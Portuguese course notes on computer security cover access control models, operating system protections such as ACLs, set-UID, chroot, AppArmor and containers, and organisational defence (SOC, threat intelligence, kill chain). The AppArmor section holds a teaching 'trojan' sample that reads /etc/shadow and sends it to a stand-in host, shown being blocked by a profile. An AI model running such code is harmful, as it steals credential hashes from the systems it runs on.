O PDP avalia o pedido contra as suas políticas e chega a uma decisão, que é retornada pelo PEP.

- As políticas são devolvidas por um Policy Retrieval Point (PRP)
- Atributos úteis são obtidos por um Policy Information Point (PIP)
- As políticas são geridas pelo Policy Administration Point (PAP)

XACML big picture



3.5 Modelos de Controlo de Acesso: Break-the-Glass

Em alguns cenários, pode ser necessário ultrapassar os limites de acesso estabelecidos (e.g questão de vida ou morte).

Neste casos, o sujeito pode usar uma decisão break-the-glass sobre a recusa de acesso. Ultrapassa a recusa com a própria responsabilidade, logging é fundamental para prevenir abusos.


3.6 Separação de Deveres

Requisito fundamental de segurança para prevenção de fraude e erro. Disseminação de tarefas e privilégios associados, para um negócio específico, por múltiplos sujeitos. Muitas vezes implementado com RBAC.

Controlo de Danos. Segregação de deveres ajuda a reduzir os potenciais danos das ações de uma pessoa. Alguns deveres não devem ser combinados numa única posição.

3.7 Modelos do flow de informação

Autorização é aplicada ao flow dos dados




Objetivo: evitar flows de informação que não queremos/perigosos

Atributos de segurança Src e Dst, o flow apenas deve acontecer entre duas entidades com os atributos de segurança apropriados. A autorização é baseada nos atributos de segurança (SL).

3.8 Segurança Multinível

Sujeitos (ou roles) atuam em diferentes níveis de segurança. Este níveis não se intersetam a si próprios, e possuem uma ordem parcial (hierarquia, lattice).



Os níveis são usados como atributos dos sujeito e dos objetos.

- **Sujeitos:** clearance a nível de segurança;
- **Objetos:** classification a nível de segurança;

Flows de informação e níveis de segurança

- Mesmo nível de segurança: autorizado;
- Nível de segurança diferente: controlado;

Multilevel security levels: Military / Intelligence organizations




3.9 Categorias de segurança (ou compartimentos)

Ambientes de self-contained information, podem abranger vários níveis de segurança.


Ambientes militares, ramos militares, unidades militares

Ambientes civis, departamentos, unidades de organização

Um objeto pode pertencer a diferentes compartimentos e ter diferentes classificações de segurança para cada um ((top-secret, crypto), (secret, weapon))



3.10 Labels de segurança



3.11 Modelos MLS Bell-La Padula

Política de controlo de acesso para controlar flows de informação. Aborda a confidencialidade dos dados e o acesso a informação classificada. Aborda a divulgação de informação classificada (controlo de acesso dos objetos não é suficiente).


Usa um modelo de transação de estados. Em cada estado há sujeitos, objetos, uma matrix de acesso e a informação atual de acesso. Regras de transação de estados.



3.12 Modelo de Integridade Biba

Política de controlo de acesso para controlar flows de informação.

- Para reforçar o controlo da integridade dos dados;
- Usa níveis de integridade, não níveis de segurança;
- Parecido com **Bell-La Padula** com regras invertidas;



3.13 Controlo de Integridade obrigatório Windows

Permite controlo de acesso obrigatório antes de avaliar DACLs

- Se não for permitido, DACLs não são avaliadas;
- Se for permitido, DACLs são avaliadas;

Labels de integridade

- Não confiável;
- Baixo (ou AppContainer);
- Médio;
- Médio Plus;
- Alto;
- Sistema;
- Processo Protegido;

Users

- Médios: users normais;
- Altos: users elevados;


Processos de nível de integridade

- O minímo associado ao owner e ao ficheiro executável;
- Processos de um user normalmente são **médio** ou **alto** (exceto ao executar ficheiros executáveis **Low**-labeled);
- Processos de serviço: **alto**;

Securable objects mandatory label

- **NO_WRITE_UP** (default)
- **NO_READ_UP**
- **NO_EXECUTE_UP**

4 Sistemas Operativos



4.1 Objetivos do Kernel

- Inicia os dispositivos (boot time);
- Virtualiza o hardware, modelo computacional;
- Reforça políticas de proteção e fornece mecanismos de proteção. Contra erros involuntários e atividades não autorizadas;
- Fornece o sistema de ficheiros, independente dos dispositivos de armazenamento usados;

4.2 Anéis de Execução

Diferentes níveis de privilégio, formando um conjunto de anéis. Usado pelos CPUs para prevenir código não privilegiado de correr opcodes privilegiados.

Hoje em dia, os processadores têm 4 anéis, mas apenas 2 são usados pelo OS, o 0 e o 3. O 0 é o mais privilegiado (supervisor/kernel mode) e o 3 o menos privilegiado (user-mode).

Transferência de controlo entre anéis requer gates especiais, os usados por system calls, syscalls (traps) e interrupções (interrupt gates).

4.3 Executar Máquinas Virtuais

Técnica comum: Virtualização baseada em software, com execução direta de código em user-mode (ring 3). Tradução binária de código privilegiado, os kernels do OS permanecem inalterados, mas não correm diretamente na host machine.

Virtualização assistida por hardware: Virtualização completa, pelo que existe um anel -1 por baixo do anel 0, que é usado pelo hypervisor. Esta forma pode virtualizar hardware para muitos anéis kernel 0. Não há necessidade de traduções binárias, o OS é mais rápido (quase performance nativa).

As máquinas virtuais implementam um mecanismo de segurança essencial: confinamento/isolamento. Implementam um domínio de segurança restrito para usar num pequeno conjunto de aplicações. Também fornece uma abstração comum com hardware comum (mesmo se for modificado).

Fornece mecanismos adicionais como, controlo de recursos, priorização de acesso a recursos, criação de imagens para análise e recuperação rápida para um estado conhecido.

4.4 Modelo Computacional

Conjunto de entidades (objetos) geridos pelo kernel do OS. Define a forma como as aplicações interagem com o kernel. Exemplos: Identificadores de user, processos, memória virtual, ficheiros e sistemas de ficheiros, ...

4.5 Identificadores de User (UID)

Para o kernel do OS, um user é um número, estabelecido no login, o User ID (UID).

Todas as atividades são executadas num computador em nome de um UID. Os UID's permitem ao kernel saber o que é permitido ou não a um user.

- Linux: UID 0 is omnipotent (root)
 - Administration activities are usually executed with UID 0
- macOS: UID 0 is omnipotent for management
 - Some binaries and activities are restricted, even for root
- Windows: concept of privileges
 - For administration, system configuration, etc.
 - There is no unique, well-known administrator identifier
 - Administration privileges can be bound to several UIDs
 - Usually through administration groups
 - Administrators, Power Users, Backup Operators

4.6 Identificadores de Grupo (GID)

OS também têm group identifiers. Um grupo é composto por 0 ou mais users e pode ser composto por outros grupos. Group ID: inteiro (Linux, Android, macOS), UUID (Windows).

Um user pode pertencer a vários grupos. Os direitos de um user são o direito do seu UID e dos seus GID's.

Em Linux, as atividades executam sempre por baixo do scope de um conjunto de grupos. 1 grupo primário (ownership dos ficheiros criados), múltiplos secundários (condicionam o acesso aos recursos).

4.7 Processos

Um processo define o contexto da atividade, para tomar decisões relacionadas com segurança ou outros propósitos (e.g scheduling).


Contexto relacionado à segurança. Identidade efetiva (eUID e eGID), fundamental para controlo de acesso, pode ser o mesmo que a identificação do user que lança o processo. Os recursos usados são ficheiros abertos, áreas reservadas de memória virtual, ...

4.8 Memória Virtual

O espaço de endereçamento onde a atividade acontece, tem o tamanho máximo definido pela arquitetura do sistema (32 bits → 2^{32} , 64 bits → 2^{64}). Gera em pequenos blocos de memória, páginas (4KiB).

Memória virtual pode ser escassa, uma vez que, apenas as páginas usadas devem ser alocadas.

Memória virtual é mapeada a RAM quando usada. A escolha de como gerir estes espaços é muito importante (evitar fragmentação, ...).




4.9 Sistema de Ficheiros

File System: objects

Hierarchical structure for storing content

- Provide a method for representing mount points, directories, files and links



Mount Point

- An access to the root of a specific FS
- Windows uses letters (A; .. C..)
- Linux, macOS, Android use any directory

Directory (or folder)

- A hierarchical organization method
 - Similar to a container
- Can contain other directories, files, mount points, links
- The first (or top-most) is called by root


Links

- Indirection mechanisms in FS
- Soft Links: point to another feature in any FS
 - Windows: Shortcuts are similar to Soft Links, but handled at the application level
- Hard Links: provide multiple identifiers (names) for the same content (data) in the same FS
 - Usually allowed only for files

File System: files

Serve to store data on a persistent way

- But longevity is given by physical support and not by the file concept ...
- Erasing often means marked as deleted



Ordered sequences of bytes associated with a name

- The name allows you to retrieve/reuse these bytes later
- Its contents can be changed, removed, or added
 - As well as the name
- They have a protection that controls their use
 - Read, write, run, remove, lock, etc. permissions
 - The protection model depends on the file system

4.9.1 Sistema de Ficheiros: Mecanismos de Segurança

Mecanismos de proteção obrigatórios, para o owner, users e grupos são permitidos.
Permissões são Read, Write e Run.

Mecanismos de proteção discricionários, regras específicas para users.

Mecanismos adicionais, como implicit compression, signature, encryption, ...

4.10 Canais de Comunicação

Permitem a troca de dados entre atividades distintas mas cooperativas.

Esta presente em qualquer sistema, todas as aplicações usam estes mecanismos.

Processos no mesmo SO/máquina, através de pipes, UNIX sockets, streams, ... Comunicação entre processos e kernel, através de system calls, sockets.

Processos em máquinas diferentes, TCP/IP e UDP/IP sockets.

4.11 Controlo de Acesso

O kernel do OS é um monitor de controlo de acesso, controla todas as interações com o hardware. As aplicações nunca usam recursos diretamente e também controla todas as interações entre computational model entities.

Sujeitos são tipicamente processos locais, mas também mensagens de outras máquinas.



The image shows a terminal window with two panes. The left pane contains a C program that opens a file named "hello.txt" in write mode, writes the string "hello world" to it, and then closes the file. The right pane shows the output of the strace command, which traces the system calls made by the process. The output shows the process opening the file with openat, performing fstat, write, and close operations, and a note at the bottom stating "File interactions are mediated by the kernel Applications do not directly access resources".

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
    FILE *fp = fopen("hello.txt", "wb");
    char* str = "hello world";
    fwrite(str, strlen(str), 1, fp);
    fclose(fp);
}
```

```
$ gcc -o main ./main
$ strace ./main
...
openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(3, "hello world", 11)                 = 11
close(3)                                     = 0
...
File interactions are mediated by the kernel
Applications do not directly access resources
```

4.12 Controlo de Acesso Obrigatório

Há muitos casos de controlo de acesso obrigatório no OS, parte da lógica do modelo computacional, não são moldáveis por users ou administradores.

Exemplos em Linux: A root pode fazer tudo, os sinais para processos são enviados apenas pela root ou pelo owner.

Exemplos em macOS: A root faz quase tudo, mas não pode alterar binários e diretórios da Apple.

4.13 Controlo de Acesso Discricionário

Users podem criar um conjunto de regras de controlo de acesso, podem ser definidas apenas pelo owner/user.

Exemplo:

- **Discretionary Access Control Lists (ACL)**, listas expressivas que limitam o acesso a recursos em Linux;
- **Linux Apparmor**, guarda settings em /etc/apparmor.d com limites de aplicações. As regras aplicam-se automaticamente aos processos, independentemente do user;
- **macOS sandboxd**, aplicações são lançadas em contextos isolados (sandbox), esta sandbox contém informação sobre o que entra/sai;

4.14 Proteção com ACLs

Cada objeto tem uma lista de controlo de acesso (ACL), que diz "tell me who can do what".

A ACL pode ser discricionária ou obrigatória, quando é obrigatória não pode ser alterada, quando é discricionária pode ser alterada.

É verificada quando a atividade pretende manipular o objeto, se a manipulação não for permitida é negada. O kernel do OS faz as verificações do ACL, atuando como um Reference Monitor.

4.14.1 Unix ACLs de proteção de ficheiros: ACL discricionária e de estrutura fixa


Cada objeto de sistema de ficheiros tem um ACL, que liga 3 direitos a 3 sujeitos, sendo que apenas o owner pode alterar o ACL.

Direitos: R W X

- Direito de leitura/listagem;
- Direito de escrita/criação ou remoção de ficheiros ou subdiretórios;
- Direito de execução;

Sujeitos

- Um UID (owner);
- Um GID (group);
- Outros (others);



```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x  2 root root 100 dez  7 21:39 .
drwxrwxrwt  25 root root 980 dez  7 21:39 ..
-rw-r-----  1 root root   6 dez  7 21:42 a
-rw-r--r--  1 root root   6 dez  7 21:42 b
-rw-r-x---+ 1 root root   6 dez  7 21:42 c

[nobody@host ~]$ cat a
cat: a: Permission denied

[nobody@host ~]$ cat b
S10_B
[nobody@host ~]$ cat c
S10_C

[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---


```

4.14.2 Windows ACLs de proteção de ficheiros: ACL discricionária e de estrutura flexivel

Cada objeto de sistema de ficheiros tem um ACL e um owner. O ACL dá 14 tipos de direitos de acesso a uma lista de sujeitos de tamanho variável. O owner pode ser um UID ou um GID, e não possui direitos especiais sobre o ACL.

Sujeitos

- Users (UIDs);
- Grupos (GIDs), "Everyone" significa qualquer um;

Direitos:

- Traverse Folder / Execute File
- List Folder / Read Data
- Read Attributes
- Read Extended Attributes
- Create Files /Write Data
- Create Folders / Append Data
- Write Attributes
- Write Extended Attributes
- Delete Subfolders and Files
- Delete
- Read Permissions
- Change Permissions
- Take Ownership

4.14.3 Elevação de Privilégio: Set-UID

É usado para mudar o UID de um processo a correr um programa guardado num ficheiro Set-UID. Se o ficheiro de um programa pertencer a um UID X e o bit ACL set-UID estiver ativo, então será executado num processo com o UID X, independentemente do UID do subject que executou o programa.

É usado para dar programas privilegiados para correr uma tarefa administrativa invocada por users normais, não confiáveis.

- Mudar a password do user (passwd);
- Mudar para modo de super-user (su, sudo);
- Montar dispositivos (mount);

Administração pela root não é aconselhado, uma vez que, é uma "entidade" e muitas pessoas, quem fez o quê?

Maneira preferivel, usar um role de administrador (uid = 0), muitos users assumem-no: sudoers, definido por um ficheiro de configuração usado pelo comando sudo.

sudo é uma aplicação Set-UID com UID = 0, logging apropriado pode ser feito em cada comando run pelo sudo.

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo

[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)

[user@linux ~]$ sudo -s
[sudo] password for user:

[root@linux ~]$ id
uid=0(root) gid=0(root) groups=0(root)

[root@linux ~]$ exit

[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

4.15 Login em Linux: Não é uma operação do OS kernel


Uma aplicação privilegiada de login apresenta uma interface de login para obter credenciais de users, como username/password, dados biométricos, smartcards e PIN de ativação.

A aplicação de login verifica as credenciais e vai buscar as credenciais de UID e GIDs para o user, a aplicação começa num processo com esses identifiers e quando acaba a aplicação de login reaparece.

Pelo que todos os processos criados pelo user têm os seus identifiers, herdados por forks.

4.15.1 Linux: do processo de login para o de sessão

O processo de login deve ser um processo privilegiado, tendo de criar processos com UID e GIDs arbitrários.



4.15.2 Login em Linux: Processo de verificação de Password

Username is used to fetch a UID/GID pair from /etc/passwd

- And a set of additional GIDs in the **/etc/group** file

Supplied password is transformed using a digest function

- Currently configurable, for creating a new user (**/etc/login.conf**)
- Its identification is stored along with the transformed password

The result is checked against a value stored in /etc/shadow

- Indexed again by the **username**
- If they match, the user was correctly authenticated

File protections

- /etc/passwd** and **/etc/group** can be read by anyone
 - Required for UID/GID → user name / group name translations
- /etc/shadow** can only be read by root
 - Protection against dictionary attacks

4.16 Mecanismo chroot

Usado para reduzir a visibilidade de um sistema de ficheiros. Cada descritor de processo tem um número root i-node. O chroot altera o para um diretório arbitrário, reduzindo a visibilidade do sistema de ficheiros para o processo.

Usado para proteger o sistema de ficheiros de aplicações que podem ser problemáticas, como servidores públicos, aplicações transferidas, ... Mas não é à prova de bala.

4.17 Confinamento: AppArmor

Mecanismo para restringir aplicações baseado num modelo comportamental. Precisa de ajuda do kernel, focado em syscalls e os seus argumentos e gera entradas no sistema de registo para auditar o comportamento

```

import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect(("hacker-server.com", 8888))
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')

# Profile at /etc/apparmor.d/usr.bin.trojan
/usr/bin/trojan {
    #include <abstractions/base>

    deny network inet stream,
    /** r,
}

```

#####
Apparmor Profile Disabled #####
root@linux: ~# trojan a
SIO_A

#####
Apparmor Profile Enabled #####
root@linux: ~# trojan a
Traceback (most recent call last):
 File "/usr/bin/trojan.py", line 7, in <module>
 s = socket(AF_INET, SOCK_STREAM)
 File "/usr/bin/socket.py", line 144, in __init__
 PermissionError: [Errno 13] Permission denied

4.18 Confinamento: Namespaces

Permite a partição de recursos em views (**namespaces**). Processos num determinado namespace têm uma view restrita do sistema. São ativados por syscalls por um processo simples:

- clone: define um novo namespace para migrar um processo;
- unshare: desassocia um processo do seu contexto atual;
- setns: mete um processo num namespace;

Tipos de namespaces:

- Mount: aplicados para mounting points;
- Process ID: O primeiro tem o PID 1;
- Network: Stack de rede "independente";
- IPC: Métodos de comunicação inter-processos;
- UTS: Independencia de nome (DNS);
- User ID: Segregação das permissões;
- Cgroup: Limitação de recursos usados (CPU, memória, ...);

4.19 Confinamento: Containers

Explora namespaces para dar uma view virtual ao sistema.

Processos são executados dentro de um container, que é uma contrução aplicacional e não um objeto do kernel. Consiste de um ambiente de namespaces e cgroups. Necessita de pontes de ligação com o sistema de interface de redes real, processos proxy.

Abordagens relevantes: **Linux Containers (LXC)**, focadas num ambiente completamente virtual, **Docker**, focada em aplicações isoladas baseado em pacotes portáveis entre sistemas, **Singularity**, similar a Docker mas focada em HPC e partilha multi-user.

5 Defesa de uma organização

5.1 O cenário organizacional atual

As organizações são complexas e devem chegar a toda a gente. No **espaço físico** no qual vivemos, é lento e envolve mover matéria sendo que existem leis que cobrem a maior parte das interações, já num **espaço virtual**, no qual as organizações existem à pouco tempo, não tão conhecido, é muito rápido e não possui barreiras, mas tudo pode estar escondido, sendo que as leis são limitadas.

Deve estar em conformidade com os novos marcos regulatórios

- 2016: NIS - Define requisitos de cybersec básicos;
- 2018: GDPR - Define requisitos para dados privados, introduzindo multas por falta de gestão de dados;
- 2021: DL65 - Define processos para inventário, relatório e formalização de estratégia;
- 2024: NIS 2 - Define cyberteams e processos, introduzindo multas por falha de segurança;

Stratégias são baseadas em risco e maturidade

- **Risco:** Identificar ameaças e determinar o risco;
- **Maturidade:** Determinar a maturidade de uma organização sobre múltiplas áreas.

5.2 Requisitos atuais

- Identificar o indivíduo responsável pela segurança, responsável pela estratégia de segurança normalmente chamado de CISO (Chief Information Security Officer), vai ser pessoalmente responsável;
- Identificar os pontos de contacto para a organização;
- Identificar e rastrear os ativos críticos (Crown Jewels);
- Ter um plano de segurança;
- Avisar sobre incidentes relevantes e cooperar;

5.3 Ativos: Abordagem Crown Jewels

Focado em identificar e proteger os ativos mais críticos.

O que é uma crown jewel? São dados sensíveis, servidores, sistemas de software, qualquer outro equipamento (HVAC, geradores, ...)

Algum problema com as crown jewels representa um impacto para a missão da organização.

Objetivo: Proteger as crown jewels, e a partir daí para toda a aplicação, sendo baseado em risco.

5.4 Plano de Segurança

Documento que descreve a postura de segurança. Permite a organizações saberem onde estão e onde querem ir. Considera autenticação, backups, risco, controlo de acesso, políticas, ...

Aceite pela organização, assinado pelo Security Principal, sendo periodicamente revisto e aprovado.

Políticas escritas e aceites significam maturidade maior. As organizações frequentemente só têm word of mouth ou práticas frequentes informais.

5.5 Resposta e Coordenação de Incidentes

Resposta coordenada de incidentes por CERT.pt, em que incidentes relevantes têm de ser reportados.

Rede CSIRT nacional facilita colaboração entre entidades.

Incidentes de Fraude/Crime são reportados às autoridades.

5.6 Equipas de Segurança

As operações de segurança são frequentemente organizadas em equipas:

- **Blue Team:** Defende a organização de atores maliciosos;
- **Red Team:** Ataca a organização para ajudar a encontrar pontos fracos;
- **Purple Team:** Combina as duas anteriores (ataque e defesa);

5.6.1 Blue Teams

Defende a organização de atores maliciosos e de falhas gerais também.

Tarefas fundamentais para indereçar:

- Pessoas: treinar, criar consciência, cultura;
- Processos: análise, investigação, dados, relatórios;
- Tecnologia: monitorizar, detetar, cripting, automação;

Obrigatório para todas as organizações!, muito emprego.

Muito desafiante decido à elevada assimetria. Ataques têm de ter sucesso **uma vez**, usando os seus TTPs (Tactics, Techniques and Procedures) preferidos, enquanto que os defensores têm de ter sucesso **continuo** de todos os ataques.

Desafiante e interessante.

5.6.2 Técnicas de defesa de Blue Teams

Everything Everywhere All at Once? Nem pensar, priorizar de acordo com a missão da organização.

Abordagens atuais focam em: CIA triad, as crown jewels (risco ativo), que tenha menos "dor", plano de segurança.

5.7 SOC - Security Operations Center

Responsável por monitorização continua (infraestrutura digital da organização).

Monitorizar, detetar e responder (a ameaças de cibersegurança).

Capacitado com analistas e tecnologia qualificados, proteção de dados e resposta de incidentes.


5.8 Conceitos Principais

Defensive Security Engineering: Firewalls, backups, logs. Manter o lifecycle de Software Development, requisitos reacionados com segurança (e.g OWASP ASVS)

Resposta a Incidentes, para tal ter um processo que trate destes incidentes, involver stakeholders e comunicar.

Detection Engineering - designing, developing, testing, and maintaining threat detection logic.

5.8.1 Detection Engineering



5.9 Direção: CTI

Acessa as ameaças atuais por parte de CTI (Cyber Threat Intelligence).

CTI ajuda a perceber as dinâmicas:

- A "Dark Web": Tor forums, discords, telegrams, IRC, twitter, pastebins
- Relatórios oficiais: Security Researchers (Reversing, analysis)
- Como os atores se posicionam (hacktivistas, crime)
- Ataques a organizações semelhantes

Threat Intelligence de researchers fornecem análise e previsões, entidades oficiais, orgs privadas.

5.10 Direção: Alertas e Incidentes

Alertas atuais vão tecer regras futuras. Identificar ameaças populares, reduzir falsos positivos e manter a capacidade de detetar ameaças (isto inclui conduzir ataques controlados para validar regras).

Se uma ameaça for encontrada, o que pode a organização fazer? A resposta define melhorias futuras.


5.11 Coleção: Data Harvesting

Focar em fontes de dados relevantes para indetectar ameaças. Não pode obter todos os dados, a visibilidade será limitada.


Potenciais Alvos

- Servers: Ad, email, HTTP, DB;
- Wireless Controllers;
- Acesso a VPN;
- Firewalls;
- Endpoints: Laptops, Vms, IoT devices;

As abordagens atuais concentram-se em um grande data lake. Algorithms match rules, ML models, signatures, behavior.



5.12 A Pirâmide da Dor



Aumentar as capacidades de defesa de baixo para cima, porquê? Detetar dicheiros/emails através de hashes é **trivial**, mas perceber o comportamento de um ator é **muito difícil**.

5.13 Triagem

Uma das tarefas mais importantes de um analista, quase nunca se tem apenas uma opção.

Temos recursos limitados e múltiplos problemas, por onde começamos? Temos de escolher o alerta mais perigoso (objetivo principal embora seja difícil de escolher).

5.14 Definição de Perigo

Pode ser uma de muitas definições:

- Ataque quase completo;
- Esta a afetar items valiosos (critical hosts, processos, users, dados)
- Advanced or targeted attackers
- Unique, never fired before or lowest count

Vai depender da organização, qualquer coisa vai causar danos se tiver um custo elevado ou ser difícil de remediar.

5.15 Como encontrar ameaças?

Correspondência de comportamento, maior parte ML. Padrões conhecidos, deteção de anomalias

Correspondência de assinaturas: YARA, assinaturas para malware são criadas e disseminadas.

Avaliação de reputação: endereço IP/domains. Endereçamento de baixa reputação pode gerar alertas ou ser bloqueado.

Ameaças conhecidas são identificadas pelo vendedor de software.

E se não soubermos que algo é malicioso?

Malware novo tem potencial de ter um grande impacto, não é detetado por Anti-virus, explora vulnerabilidades desconhecidas ou falhas (0-days).

Um novo ativo malicioso é apenas um novo programa/website, pode ser uma variação de malware já existente, pode apenas passar por assinaturas existentes. Existe um mercado robusto vendendo malware.


5.16 Procura por Ameaças

Permite deteção de ameaças desconhecidas. Pega num indicador e determina o seu risco.

Inclui várias áreas de conhecimento: reverse engineering, conceitos de rede, cryptography, machine learning, ...


5.17 Pensar como um hacker

Lockheed Martin Cyber Kill Chain. Permite perceber e combater ransomware, security breaches, e advanced persistent attacks/threats (APTs).



1. Enumerar empregados, serviços, entre outros;
2. Criar um ficheiro com um exploit;
3. Transferir o exploit para a vítima;
4. Ativo comprometido, código não autorizado é executado;
5. Código malicioso é executado/installado;
6. Acesso remoto é estabelecido;
7. Destruir dados, comprometer processos, ...

Parecido com o Lockheed Martin Cyber Kill Chain, dá ênfase à natureza iterativa do compromisso (more like steps).



5.18 MITRE Att&ck Matrix

Uma base de conhecimento globalmente acessível sobre táticas e técnicas de adversários. Baseado em observações do mundo real.

Permite organizações mapearem ações à kill chain. Também facilita o rastreamento do ator e como ele evolui. Os atores reusam ferramentas, táticas e técnicas.

5.19 Pistas de exfiltração de dados

Grande volume de tráfego: DNS tunneling, a partir de uma fonte estranha, conexão longa para destinatário estranho.

Questionável criação de arquivo comprimido

Recusa de múltiplas portas firewall de uma única fonte

URLs com parâmetros longos inexplicáveis

Alertas DLP (Data Loss Prevention tools)

Alertas UEBA (User and Entity Behavior Analytics)

5.20 Pistas de destruição de dados

- Compromisso de patching servers;
- Deleção estranha de ficheiros;
